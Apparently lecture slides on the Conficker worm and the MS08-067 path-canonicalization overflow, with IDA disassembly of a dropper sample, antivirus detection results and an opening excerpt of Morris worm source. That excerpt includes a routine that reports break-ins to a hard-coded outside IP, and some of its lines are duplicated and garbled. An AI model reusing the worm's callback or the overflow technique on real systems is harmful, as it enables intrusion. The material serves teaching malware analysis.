

Conficker Worm

Si Chen (schen@wcupa.edu)



Worms



```
#endif
} return 0;
}


/* This report a successful breakin by sending a single byte to "128.32.137.13"
 * (whoever that is). */


static report_breakin(arg1, arg2) /* 0x2494 */
{
    int s;
    struct sockaddr_in sin;
    char msg;

    if (7 != random() % 15)
        return;

    /* This report a successful breakin by sending a single byte to "128.32.137.13" */
    bzero(&sin, sizeof(sin));
    sin.sin_family = AF_INET;
    sin.sin_port = REPORT_PORT; /* 0x2494 */
    sin.sin_addr.s_addr = inet_addr(XS("128.32.137.13")); /* <env+77>"128.32.137.13" */
    struct sockaddr_in sin;
    s = socket(AF_INET, SOCK_STREAM, 0);
    if (s < 0)
        return;
    if (sendto(s, &msg, 1, 0, &sin, sizeof(sin)))
        ;
    close(s);
} sin.sin_port = REPORT_PORT;
sin.sin_addr.s_addr = inet_addr(XS("128.32.137.13"));
/* End of first file in the original source.
 * (Indicated by extra zero word in text area.) */
s = socket(AF_INET, SOCK_STREAM, 0);
/* End of file
 * Local variables:
 * compile-command: "make"
 * comment-column: 48
 * End:
 */
```

The Morris Worm






OVERVIEW

CVE-2008-4250 (MS08-067) & Conflicker Worm

Worm:Win32 Conficker





- In October 2008, Microsoft urgently released a critical security patch to fix the threat posed by the CVE-2008-4250 vulnerability (internally known as MS08-067). Since this patch was not released on Microsoft's regular Patch Tuesday, it is called an **Out-of-Band** Update.


ATTACKERKB


CVE-2008-4250

Microsoft RPC Code Execution MS08-067

**ATTACKER VALUE
VERY HIGH**

**EXPLOITABILITY
VERY HIGH**

 0

 2

Introduction

- Brief overview of CVE-2008-4250 vulnerability
- Connection between vulnerability and differences between "." and ".." in command-line operations


Brief overview of CVE-2008-4250 vulnerability

CVE-ID	
CVE-2008-4250	Learn more at National Vulnerability Database (NVD) <ul style="list-style-type: none">• CVSS Severity Rating• Fix Information• Vulnerable Software Versions• SCAP Mappings• CPE Information
Description	
<p>The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization, as exploited in the wild by Gimmiv.A in October 2008, aka "Server Service Vulnerability."</p>	

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250>


Differences between "." and ".."

- Before we delve into the CVE-2008-4250 vulnerability, I need to introduce some basic knowledge, as the cause of this vulnerability is related to the differences between "." and ".." in command-line operations, and how the program handling these two symbols.
- To illustrate this issue, I created a folder named "a" in the root directory of my C drive, and then created a folder named "b" inside "a" folder, which contains a "c" folder, and finally a "d" folder, as shown in the following hierarchy:




Programming the idea of simplifying directory structure

- Regardless of whether our command-line tool simplifies directories before executing our commands, one of the sub-functions in the NetpwPathCanonicalize function in our netapi32.dll has this feature. So here we need to implement two functions, one is the processing method for a dot. This situation is the simplest. Just remove the "." directly. However, our NetpwPathCanonicalize function **does not use deleting** functions to simplify strings, but **uses the `wcscpy()` function** to copy the contents of the left pointer to the right pointer, as shown in the following figure:



Programming the idea of simplifying directory structure

- Since the case with two dots also needs to remove the directory name in front of these two dots, in addition to the basic need for two pointers p1 and p2 to mark the addresses of the slashes on both sides of the dot, a pointer p3 is also needed to mark the position of the slash in front of the directory name to be removed, and then we can use the `wcscpy()` function to copy the contents pointed to by p1 to the position of p3.



\\$% (&^*&*) &) (*) \A\.\.\.\B BBB...

Return Address

wcscpy (p3, p1)



p3



p2



p1

\\$% (&^*&*) &) (*) \.\.\B BBB...



p3

Return Address

wcscpy (p3, p1)



p2



p1

\BBBBBBBBBBBBBBBBBBBBBBB...

Return Address


Preface

- For many years, worm-type malicious programs born from system-level vulnerabilities have emerged endlessly.
- Hackers either dig out 0-day vulnerabilities themselves and write worm programs to wreak havoc on the internet, or they seize the moment a system patch is released, using techniques like comparison to pinpoint the patch's exact location and then craft a worm program.
- After all, for many users around the world, they don't always keep up with the vendor's pace and apply patches immediately, giving hackers an opportunity to exploit.
- The experiment in today's lecture revolves around the Conficker worm (also known as Kido, Downadup, etc.), based on CVE-2008-4250.

Conficker.exe_

■ Conficker.exe_

– MD5: c9e0917fe3231a652c014ad76b55b26a



54 / 67

54 engines detected this file

ef4cfe8ca97f28d8dd765796d9cb25001f57066eb1b89483ad14c4790d12c5

conficker.exe

109.50 KB Size

2019-11-27 05:31:10 UTC 1 minute ago

EXE

armadillo overlay peexe

Community Score

Acronis	ⓘ Suspicious	Ad-Aware	ⓘ Win32.Worm.Downadup.H
ALYac	ⓘ Win32.Worm.Downadup.H	SecureAge APEX	ⓘ Malicious
Arcabit	ⓘ Win32.Worm.Downadup.H	Avast	ⓘ Win32.CoPack [Cryp]
AVG	ⓘ Win32.CoPack [Cryp]	Avira (no cloud)	ⓘ TR/Crypt.ZPACK.Gen
BitDefender	ⓘ Win32.Worm.Downadup.H	BitDefenderTheta	ⓘ AI.FileInfecter.C9B39E3D15
ClamAV	ⓘ Win.Worm.Downadup-291	CMC	ⓘ Generic.Win32.c9e0917fe3231a65
Comodo	ⓘ Malware.mg.c9e0917fe3231a65	CrowdStrike Falcon	ⓘ Win/malicious_confidence_100% (D)
Cybereason	ⓘ Malicious.fe3231	Cylance	ⓘ Unsafe
Cyren	ⓘ W32/Conficker.D.gen[Eldorado]	DrWeb	ⓘ Win32.HLLW.Shadow
Emsisoft	ⓘ Win32.Worm.Downadup.H (B)	Endgame	ⓘ Malicious (high Confidence)
eScan	ⓘ Win32.Worm.Downadup.H	ESET-NOD32	ⓘ Win32/Conficker.AP
F-Prot	ⓘ W32/Conficker.D.gen[Eldorado]	F-Secure	ⓘ Trojan.TR/Crypt.ZPACK.Gen
FireEye	ⓘ Generic.mg.c9e0917fe3231a65	Fortinet	ⓘ W32/Conficker.AP/worm
GData	ⓘ Win32.Worm.Downadup.H	Ikarus	ⓘ Worm.Win32.Conficker
Jiangmin	ⓘ TrojanDropper.Kido.k	K7AntiVirus	ⓘ Trojan (003a1a0e1)
K7GW	ⓘ Trojan (003a1a0e1)	Kaspersky	ⓘ Trojan-Dropper.Win32.Kido.c
MAX	ⓘ Malware (ai Score=100)	McAfee	ⓘ W32/Conficker.worm.dr
McAfee-GW-Edition	ⓘ BehavesLike.Win32.Backdoor.cc	Microsoft	ⓘ TrojanDropper.Win32/Conficker.gen[A
NANO-Antivirus	ⓘ Trojan.Win32.Kido.igep	Palo Alto Networks	ⓘ Generic.ml
Panda	ⓘ W32/Conficker.C.worm	Qihoo-360	ⓘ Win32/Trojan.TrojanDropper.c2d


Extraction of the Malicious Sample

- Let's drag this sample into IDA and examine its static characteristics. After loading the sample, we arrive directly at the main function:

```
0041B65C lea     eax, [ebp+Buffer]
0041B662 push    eax                ; lpBuffer
0041B663 mov     esi, 104h
0041B668 push    esi                ; nBufferLength
0041B669 call    ds:GetTempPathA
0041B66F push    esi                ; nSize
0041B670 lea     eax, [ebp+Filename]
0041B676 push    eax                ; lpFilename
0041B677 push    0                  ; hModule
0041B679 call    ds:GetModuleFileNameA
```


Extraction of the Malicious Sample


- Next, we have:




The screenshot shows a debugger window with a toolbar at the top containing icons for a color palette, a pencil, and a selection tool. Below the toolbar, a list of assembly instructions is displayed, each with a memory address, an opcode, and a comment. The instructions are as follows:

```
0041B765 call    ds:GetTickCount
0041B76B xor     eax, 34567890h
0041B770 push    eax
0041B771 lea     eax, [ebp+Buffer]
0041B777 push    eax
0041B778 lea     eax, [ebp+Str]
0041B77E push    offset aSU_tmp ; "%s\\%u.tmp"
0041B783 push    eax             ; Dest
0041B784 call    edi ; sprintf
0041B786 push    1A400h          ; nNumberOfBytesToWrite
0041B78B lea     eax, [ebp+Str]
0041B791 push    offset dword_401098 ; lpBuffer
0041B796 push    eax             ; lpFileName
0041B797 call    sub_41B598
0041B79C add     esp, 1Ch
0041B79F test    eax, eax
0041B7A1 jz      loc_41B82A
```

Let's dive into sub_41B598 to find out:



```
0041B598
0041B598
0041B598 ; Attributes: bp-based frame
0041B598
0041B598 ; int __cdecl sub_41B598(LPCSTR lpFileName, LPCVOID lpBuffer, DWORD nNumberOfBytesToWrite)
0041B598 sub_41B598 proc near
0041B598
0041B598 NumberOfBytesWritten= dword ptr -4
0041B598 lpFileName= dword ptr  8
0041B598 lpBuffer= dword ptr  0Ch
0041B598 nNumberOfBytesToWrite= dword ptr  10h
0041B598
0041B598 push    ebp
0041B599 mov     ebp, esp
0041B59B push    ecx
0041B59C push    ebx
0041B59D push    esi
0041B59E push    edi
0041B59F xor     esi, esi
0041B5A1 push    esi                ; hTemplateFile
0041B5A2 push    20h                ; dwFlagsAndAttributes
0041B5A4 push    2                   ; dwCreationDisposition
0041B5A6 push    esi                ; lpSecurityAttributes
0041B5A7 push    esi                ; dwShareMode
0041B5A8 push    40000000h          ; dwDesiredAccess
0041B5AD push    [ebp+lpFileName] ; lpFileName
0041B5B0 xor     ebx, ebx
0041B5B2 call    ds:CreateFileA
0041B5B8 mov     edi, eax
0041B5BA cmp     edi, 0FFFFFFFFh
0041B5BD jz      short loc_41B5E3
```



```
0041B5BF push     esi                ; lpOverlapped
0041B5C0 mov     esi, [ebp+nNumberOfBytesToWrite]
